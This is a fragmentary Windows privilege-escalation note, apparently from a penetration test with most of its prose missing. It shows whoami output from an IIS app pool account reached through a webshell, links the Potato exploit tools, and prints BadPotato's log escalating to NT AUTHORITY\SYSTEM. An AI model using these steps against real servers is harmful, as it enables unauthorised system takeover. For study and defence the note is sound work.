

# SeImpersonatePrivilege

SeImpersonatePrivilege whoami /priv whoami /all

IIS

aspx webshell Web02 IIS

PRIVILEGES INFORMATION

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## USER INFORMATION

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Command:

User Name

SID

iis apppool\defaultappool S-1-5-82-3006700770-424185619-1745488364-794895919-4004696415

## GROUP INFORMATION

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Group Name	Type	SID	Attributes
Mandatory Label\High Mandatory Level	Label	S-1-16-12288	
Everyone	Well-known group	S-1-1-0	Mandatory group, Enabled by default, Enabled group
BUILTIN\Users	Alias	S-1-5-32-545	Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\SERVICE	Well-known group	S-1-5-6	Mandatory group, Enabled by default, Enabled group
CONSOLE LOGON	Well-known group	S-1-2-1	Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\Authenticated Users	Well-known group	S-1-5-11	Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\This Organization	Well-known group	S-1-5-15	Mandatory group, Enabled by default, Enabled group
BUILTIN\IIS_IUSRS	Alias	S-1-5-32-568	Mandatory group, Enabled by default, Enabled group
LOCAL	Well-known group	S-1-2-0	Mandatory group, Enabled by default, Enabled group
	Unknown SID type	S-1-5-82-0	Mandatory group, Enabled by default, Enabled group

## PRIVILEGES INFORMATION

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Privilege Name	Description	State
SeAssignPrimaryTokenPrivilege	Replace a process level token	Disabled
SeIncreaseQuotaPrivilege	Adjust memory quotas for a process	Disabled
SeAuditPrivilege	Generate security audits	Disabled
SeChangeNotifyPrivilege	Bypass traverse checking	Enabled
SeImpersonatePrivilege	Impersonate a client after authentication	Enabled
SeCreateGlobalPrivilege	Create global objects	Enabled
SeIncreaseWorkingSetPrivilege	Increase a process working set	Disabled

## USER CLAIMS INFORMATION

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User claims unknown.

Kerberos support for Dynamic Access Control on this device has been disabled.

SeImpersonatePrivilege SYSTEM

( ) JuicyPotato RottenPotato SweetPotato PrintSpoofer

[https://jlajara.gitlab.io/Potatoes\\_Windows\\_Privesc](https://jlajara.gitlab.io/Potatoes_Windows_Privesc)


[SweetPotato \(https://github.com/SweetPotato/SweetPotato\)](https://github.com/SweetPotato/SweetPotato) PrintSpoofer (

<https://github.com/itm4n/PrintSpoofer>) BadPotato (<https://github.com/BeichenDream/BadPotato>)

PrintSpoofer C# execute-assembly


PrintSpoofer **Print Spooler**

SeImpersonatePrivilege



## BadPotato SYSTEM

[\*] Command:



Github: <https://github.com/BeichenDream/BadPotato/> By: BeichenDream

```
[*] PipeName : \\.\pipe\985e7d56e2984d2ca1dfd8abe4ae382e\pipe\spoolss
[*] ConnectPipeName : \\WEB02\pipe\985e7d56e2984d2ca1dfd8abe4ae382e
[*] CreateNamedPipeW Success! IntPtr:784
[*] RpcRemoteFindFirstPrinterChangeNotificationEx Success! IntPtr:2217063424000
[*] ConnectNamedPipe Success!
[*] CurrentUserName : DefaultAppPool
[*] CurrentConnectPipeUserName : SYSTEM
[*] ImpersonateNamedPipeClient Success!
[*] OpenThreadToken Success! IntPtr:892
[*] DuplicateTokenEx Success! IntPtr:896
[*] SetThreadToken Success!
[*] CurrentThreadUserName : NT AUTHORITY\SYSTEM
[*] CreateOutReadPipe Success! out_read:904 out_write:912
[*] CreateErrReadPipe Success! err_read:916 err_write:920
[*] CreateProcessWithTokenW Success! ProcessPid:3268
nt authority\system
```

[\*] Bye!

Updated 14 March 2023 17:15:48 by